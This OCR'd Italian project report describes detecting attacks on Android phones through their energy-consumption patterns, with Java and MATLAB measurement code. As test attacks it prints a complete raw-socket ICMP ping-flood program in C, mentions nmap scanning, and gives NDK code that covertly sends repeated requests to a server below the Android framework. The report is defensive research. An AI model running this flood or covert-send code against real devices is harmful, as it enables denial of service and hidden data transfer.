


Fig. Premendo il bottone "Start Sending" inviamo alla macchina con IP "192.168.0.104" i nostri dati che elaborerà tramite Matlab.

Tramite il supporto di Matlab ci siamo preoccupati di prender visione dell'andamento del consumo nel tempo, abbiamo dunque analizzato differenti andamenti della carica del device.




Fig. :L'andamento del grafico.

Ciò è stato possibile implementando il seguente codice utilizzato nel service:

```
class TimerSendThread extends Thread
{
	[…]

	while(!shouldPause)
	{
		try { Thread.sleep(1000);}
		catch (InterruptedException e) {e.printStackTrace();}
		if(analysis)
		{
			//Aspettiamo finchè il analyzer non ha finito
		}
Ci occupiamo di prendere I valori della potenza dalla classe
GetConsume in un momento in cui il thread Analyzer ha finito e aspetta
che noi aggiorniamo i dati:
		consume=gc.get();
		if(analysis)
		{
			//Rifacciamo partire analyzer
		}
Infine inviamo i valori al server di matlab
		for(int i=0;i<consume[0].length || i<consume[0].length;i++)
		{
			if(i<consume[0].length)
			{
				pw.print(consume[1][i]+" ");
				pw.flush();
			}
			if(i<consume[1].length)
			{
				pw.print(consume[1][i]+" ");
				pw.flush();
			}
```

```
            }
        }
        pw.write("Esci");
        pw.flush();
        pw.close();}
}
```

Mentre per quanto riguarda il lato matlab:

```
function matlabServer()
```

Istanzia le variabili necessarie tra cui "energy" che contiene i valori del consumo energetico e crea il Socket che permette di ricevere le informazioni dal client a livello kernel:

```
energy =zeros(0,0,'uint32');
energy=double(energy)
Server = ServerSocket (51423);
media=0;
count=0;
flag=true;
```

Ascolta la connessione e tramite DataInputStream legge i valori che riceve.

```
disp('Waiting for a connection...')
connected = Server.accept;
disp('Accepted...')

iStream = connected.getInputStream;
while(flag)

    while ~(iStream.available)
    end
    n = iStream.available;
    fprintf(1, '%d bytes\n', n);
    d_input_stream = DataInputStream(iStream);
    message = zeros(1, n, 'uint8');
    for i = 1:n
        message(i) = d_input_stream.read();

    end

    message=char(message);
    k=strfind(message,'Esci');
```

```
    if k~=0
        flag=false;
    end

Converto char in int

    message=str2num(message)
    disp('Updating plot..')
   energy=cat(2,energy,message);

    hold on
    title('Energy Curve')
    xlabel('Time')
    ylabel('Energy value')

Inserisce nel grafico il valore del consumo energetico.

    plot(energy)
    drawnow
end
iStream.close();
Server.close();

disp('Exit')
x=size(energy);
for d=1:x(2)
    media=media + energy(d);
    if(energy(d)==0)
        count=count+1;
    end
end
media=media./x(2);
disp('Media')
disp('Varianza')
energy=double(energy);
clear all;
```

Fase di verifica e rilevamento attacchi

Tramite l'osservazione di andamenti tipici di consumo energetico legati al traffico standard e quelli relativi ad attacchi noti, abbiamo potuto osservare che i parametri determinanti per la distinzione del traffico malevolo sono:

- media
- varianza
- numero di zeri

Il controllo tramite il conteggio degli "zeri", ovvero di quante volte la componente in esame non venga attivata, può rivelarsi molto utile nel caso di attacchi mirati al battery-drain.

I test

Abbiamo quindi effettuato test durante la visione di video su youtube, la navigazione sul browser o ancora durante la ricezione continua di pacchetti per quel che concerne il traffico standard, e osservato la caratteristica di consumo durante gli attacchi quali il ping flood, portscanning e l'attacco a basso livello tramite l'NDK.

Abbiamo fatto affidamento a un database SQLite che immagazzina i parametri di consumo dell'andamento tipico delle app quali potenza, corrente, capacità, voltaggio, livello di segnale e in determinati contesti numero di bytes trasmessi e ricevuti.

Ciò per poi confrontare l'andamento online del consumo e controllare che le misure non corrispondessero a quelle caratterizzanti il nostro attacco.

Approccio per il rilevamento degli attacchi

Il nostro riconoscimento si fonda su due approcci:

- osservare quanto il consumo in real-time relativo a una determinata azione (e.g. la visualizzazione di un video) si discosti dall'andamento atteso, ovvero dalle misure immagazzinate nel database relative alla stessa azione.
- osservare quanto il consumo in real-time rispecchi le misure energetiche tipiche degli attacchi noti.

Il nostro criterio di scelta si avvale di un margine del 10% rispetto al valore atteso. Nel modello 1 si confronta la media relativa alla corrente, mentre nel modello 2 il paramentro coinvolto nel confronto è l'energia intesa come:

$E_R(x,b) = E_r(x) * B$

ove:


$E_r(x)$ *= Energia consumata dal singolo byte*

B = Numero di byte scambiati

$E_R(x,b)$ *= Energia consumata attualmente dal traffico di rete.*

Gli attacchi presi in considerazione

Abbiamo analizzato tre tipologie di attacco:



- Il **ping flood** è un attacco di tipo denial of service[xix] dove l'utente malevolo sommerge il sistema oggetto dell'attacco per mezzo di pacchetti ICMP Echo Request (ping). Ha successo soltanto se l'utente che compie l'attacco dispone di molta più banda rispetto al sistema attaccato (per esempio un attacco eseguito con una linea ADSL verso un sistema collegato con un modem dial-up). Colui che compie l'attacco spera che il sistema risponda con pacchetti ICMP Echo Reply, consumando quindi banda in uscita, oltre a quella già utilizzata per i pacchetti in arrivo.

Abbiamo implementato l'attacco in questi termini:

```
#include <linux/ip.h>
#include <linux/icmp.h>
#include <string.h>
#include <unistd.h>


char dst_addr[20];
char src_addr[20];
```

```
unsigned short in_cksum(unsigned short *, int);
void parse_argvs(char**, char*, char* );
void usage();
char* getip();
char* toip(char*);

int main(int argc, char* argv[])
{
struct iphdr* ip;
struct iphdr* ip_reply;
struct icmphdr* icmp;
struct sockaddr_in connection;
char* packet;
char* buffer;
int sockfd;
int optval;
int addrlen;
int siz;


if (getuid() != 0)
{
fprintf(stderr, "%s: root privelidges needed\n", *(argv + 0));
exit(EXIT_FAILURE);
}

parse_argvs(argv, dst_addr, src_addr);
strncpy(dst_addr, toip(dst_addr), 20);
strncpy(src_addr, toip(src_addr), 20);
printf("Source address: %s\n", src_addr);
printf("Destination address: %s\n", dst_addr);

Viene allocate la memoria necessaria.

packet = malloc(sizeof(struct iphdr) + sizeof(struct icmphdr));
buffer = malloc(sizeof(struct iphdr) + sizeof(struct icmphdr));

ip = (struct iphdr*) packet;
icmp = (struct icmphdr*) (packet + sizeof(struct iphdr));

Viene inizializzato il pacchetto IP.

ip->ihl = 5;
ip->version = 4;
ip->tos = 0;
ip->tot_len = sizeof(struct iphdr) + sizeof(struct icmphdr);
ip->id = htons(0);
ip->frag_off = 0;
ip->ttl = 64;
ip->protocol = IPPROTO_ICMP;
ip->saddr = inet_addr(src_addr);
ip->daddr = inet_addr(dst_addr);
ip->check = in_cksum((unsigned short *)ip, sizeof(struct iphdr));

if ((sockfd = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP)) == -1)
{
perror("socket");
exit(EXIT_FAILURE);
}

/*
* IP_HDRINCL must be set on the socket so that
```

```
* the kernel does not attempt to automatically add
* a default ip header to the packet
*/

setsockopt(sockfd, IPPROTO_IP, IP_HDRINCL, &optval, sizeof(int));
Viene generato il pacchetto icmp e l'IP checksum.

icmp->type = ICMP_ECHO;
icmp->code = 0;
icmp->un.echo.id = random();
icmp->un.echo.sequence = 0;
icmp-> checksum = in_cksum((unsigned short *)icmp, sizeof(struct
icmphdr));


connection.sin_family = AF_INET;
connection.sin_addr.s_addr = inet_addr(dst_addr);


Viene mandato il pacchetto.

while(1)
{
sendto(sockfd, packet, ip->tot_len, 0, (struct sockaddr *)&connection,
sizeof(struct sockaddr));
printf("Sent %d byte packet to %s\n", ip->tot_len, dst_addr);
}

free(packet);
free(buffer);
close(sockfd);
return 0;
}
```

Abbiamo dunque dato inizio all'attacco:


da bash di linux una volta compilato il nostro pinger.c abbiamo lanciato il programma seguito dall'indirizzo IP del server passato come primo argomento.

Supponiamo che l'IP del server ora sia "192.168.1.120":

e.g. ./pinger 192.168.1.120

nel contempo abbiamo aperto più schede sulla bash e in ciascuna lanciato il comando:


e.g. ping 192.168.1.120



- il **Port Scanning** è una tecnica informatica utilizzata per raccogliere informazioni su un computer connesso ad una rete stabilendo quali porte siano in ascolto su una macchina. Letteralmente significa "*scansione delle porte*" e consiste nell'inviare richieste di connessione al computer bersaglio (soprattutto pacchetti TCP, UDP e ICMP creati ad arte): elaborando le risposte è possibile stabilire quali servizi di rete siano attivi su quel computer. Una porta si dice "in ascolto" ("*listening*") o "aperta" quando vi è un servizio, programma o processo che la usa. Il risultato della scansione di una porta rientra solitamente in una delle seguenti categorie:
    - aperta (*accepted*): l'host ha inviato una risposta indicando che un servizio è in ascolto su quella porta
    - chiusa (*denied*): l'host ha inviato una risposta indicando che le connessioni alla porta saranno rifiutate (ICMP port-unreachable).
    - bloccata/filtrata (*dropped*/*filtered*): non c'è stata alcuna risposta dall'host, quindi è probabile la presenza di un firewall o di un ostacolo di rete in grado di bloccare l’accesso alla porta impedendo di individuarne lo stato.

Di per sé il port scanning non è pericoloso per i sistemi informatici, e viene comunemente usato dagli amministratori di sistema per effettuare controlli e manutenzione[xx]. Rivela però informazioni dettagliate che potrebbero essere usate da un eventuale attaccante per preparare facilmente una tecnica mirata a minare la sicurezza del sistema.

Da bash Linux abbiamo lanciato lo scanning delle porte tramite l'utilizzo del comando "nmap".



- Abbiamo in ultimo considerato un **programma in grado di realizzare un attacco** che invii informazioni (potenzialmente sensibili) usando le chiamate di sistema (syscall) a basso livello risultando così invisibili al framework Android.

  Abbiamo sfruttato del codice scritto in linguaggio C e compilato con Android NDK, che permette alla nostra applicazione di comunicare direttamente con il livello linux senza passare per la Dalvik VM (macchina virtuale java presente in Android).




Fig. Android stack.

Utilizza i socket a basso livello per connettersi a un server e tramite la "send" e invia dati con continuità.

I parametri sono: indirizzo del server e il numero di volte che deve fare la richiesta.

Funzione utilizzata a livello Android e richiamata dalla pressione del bottone "LowLevel Attack":

```
Java_com_example_writetest_SysTest_nativeSysTest(JNIEnv * jEnv, jclass
jClass, jstring jPath, jint jNum)
{
    const char *path =  jEnv->GetStringUTFChars( jPath, NULL);
    char *head,*tail;
    char server[128]={0};
    head=strstr(path,"//");

    head+=2;
    tail=strchr(head,'/');
    if(!tail){
        return HttpGet(head,"/", jNum);
    }else if(tail-head>sizeof(server)-1){
        puts("Bad url format");
```

```
        return -1;
    }else{
        memcpy(server,head,tail-head);
        return HttpGet(server,tail, jNum);
    }
}
```

Di seguito la funzione richiamata nel codice precedentemente.

```
int HttpGet(const char *server,const char *url,int num)
{
    LOGI("Http GET to Server: %s url: %s",server,url);
    int sock=socket(PF_INET,SOCK_STREAM,0);
    struct sockaddr_in peerAddr;
    char buf[2048];
    int ret;
    peerAddr.sin_family=AF_INET;
    peerAddr.sin_port=htons(80);
    peerAddr.sin_addr.s_addr=inet_addr(server);
    ret=connect(sock,(struct sockaddr *)&peerAddr,sizeof(peerAddr));
    if(ret != 0){
        LOGE("connect failed");
        close(sock);
        return -1;
    }
    LOGI("Connected to server!");
    sprintf(buf,
        "GET %s HTTP/1.1\r\n"
        "Accept: */*\r\n"
        "User-Agent: test@gmail.com\r\n"
        "Host: %s\r\n"
        "Connection: Close\r\n\r\n",
        url,server);
    for(int j = 0; j < num ; j++){
          LOGI("Send Messagge # %d",j);
          send(sock,buf,strlen(buf),0);
    }
    shutdown(sock,SHUT_RDWR);
    close(sock);
    return 0;
      }
```

Risultati attacchi

Abbiamo quindi eseguito gli attacchi al device presentati precedentemente trovandoci in vari contesti. Certamente lo scenario di maggior interesse è rappresentato da una situazione di traffico elevato e quindi quando l'attacco poteva venir confuso con la normale trasmissione di dati.In particolare prendendo come esempio youtube abbiamo visto che:




Fig. Attacco ping flood – a sinistra l'andamento normale di youtube, a destra con l'aggiunta dell'attacco




Fig. Il ping flood provoca un denial of service e viene rilevato dalla nostra app.

- Il ping flood - Questo attacco viene rilevato facilmente, infatti in questo caso i due andamenti si differenziano in modo molto marcato: sebbene ci si possa aspettare che il ping flood consumi in modo maggiore rispetto all'applicazione, in realtà questa ipotesi si rivela errata.

Come si nota dall'immagine infatti il ping flood, avendo come obiettivo il sovraccarico della rete, non invia pacchetti di grosse dimensioni ma una moltitudine di blocchi più piccoli in maniera continua. Questo va a differenziarsi dal normale andamento a "burst" tipico dell'attività di rete regolare, dove troviamo dei picchi molto alti seguiti da delle fasi di attesa o di elaborazione delle informazioni. C'è da tener nota che tramite tutte le applicazioni da noi testate durante la fase di ricerca di informazioni, questo attacco è rimasto sempre nascosto, poiché la maggior parte delle applicazioni non guarda il traffico a livello kernel ma solo a livello utente.

- PortScanning – Purtroppo in questo caso non riusciamo a rilevare il possibile attacco, a meno di non aumentare la precisione delle analisi, rischiando però di incorrere in effetti collaterali non desiderati. Il port scanning infatti non influisce in maniera decisiva al cambiamento del consumo relazionato allo scambio di dati, ma potrebbe essere rilevato tramite conteggio degli "zeri", ovvero l'analisi dei momenti in cui il device non genera traffico. Purtroppo questo contatore viene incrementato solo quando si supera una certa soglia, ma la sua

diminuzione comporterebbe svariati falsi positivi.




Fig. Attacco port scan – A sinistra l'andamento di youtube, a destra l'andamento con il port scan.

- Attacco tramite syscall – Ancora una volta il nostro software riesce a riconoscere un tentativo di attacco, sia tramite il valore medio del consumo (molto più elevato che nel caso normale) sia tramite il conteggio degli "zeri": visto che l'invio dei dati avviene il più velocemente possibile, il device si trova sempre impegnato nella comunicazione, diversamente da quanto succede con youtube.




Fig. Attacco syscall – A sinistra andamento normale di youtube, a destra andamento sotto attacco.

Sviluppi futuri

Il lavoro che abbiamo stilato nasce con il presupposto di voler esser un punto d'inizio. Per questo il nostro approccio ha privilegiato, entro i limiti del possibile, la flessibilità. E' stato ideato pensando a un potenziale ampliamento in futuro del database relativo alle misure di consumo di altre applicazioni, di quello riguardante la signature degli attacchi e al perfezionamento delle misure preesistenti.
Si avvale inoltre di una struttura capace di offrire una facile espansione in senso longitudinale dello studio dei consumi relativi a qualsiasi componente del dispositivo.
Di sicuro si riscontra un problema alla radice che vincola qualsiasi approccio che aspiri ad esser affidabile e universale insieme.
Infatti il sistema operativo android, riesce a girare su più dispositivi con hardware e driver differenti, ma ciascun driver, gestendo i valori di consumo della batteria a suo modo, limita notevolemente la possibilità di accedere a questi valori tramite un unico pezzo di codice.
Una possibile soluzione potrebbe consistere nell'uso di uno standard univoco dei driver per quanto riguarda i valori di consumo in modo da poter sviluppare un framework che consenta l'accesso a tali informazioni in maniera universale così da poter creare adeguate misure di sicurezza basate sul nostro approccio di riconoscimento della firma energetica.

Conclusioni

Con la pervasività dei dispositivi mobili nasce l'esigenza di aggiornare il concetto di security, passando da un'idea esclusivamente legata alla protezione dei dati personali ad una correlata anche al consumo energetico. Infatti, essendo questi dispositivi alimentati da una batteria e disponendo quindi di una limitata capacità, possono essere soggetti a nuovi tipi di attacchi volti allo scaricamento di questa.
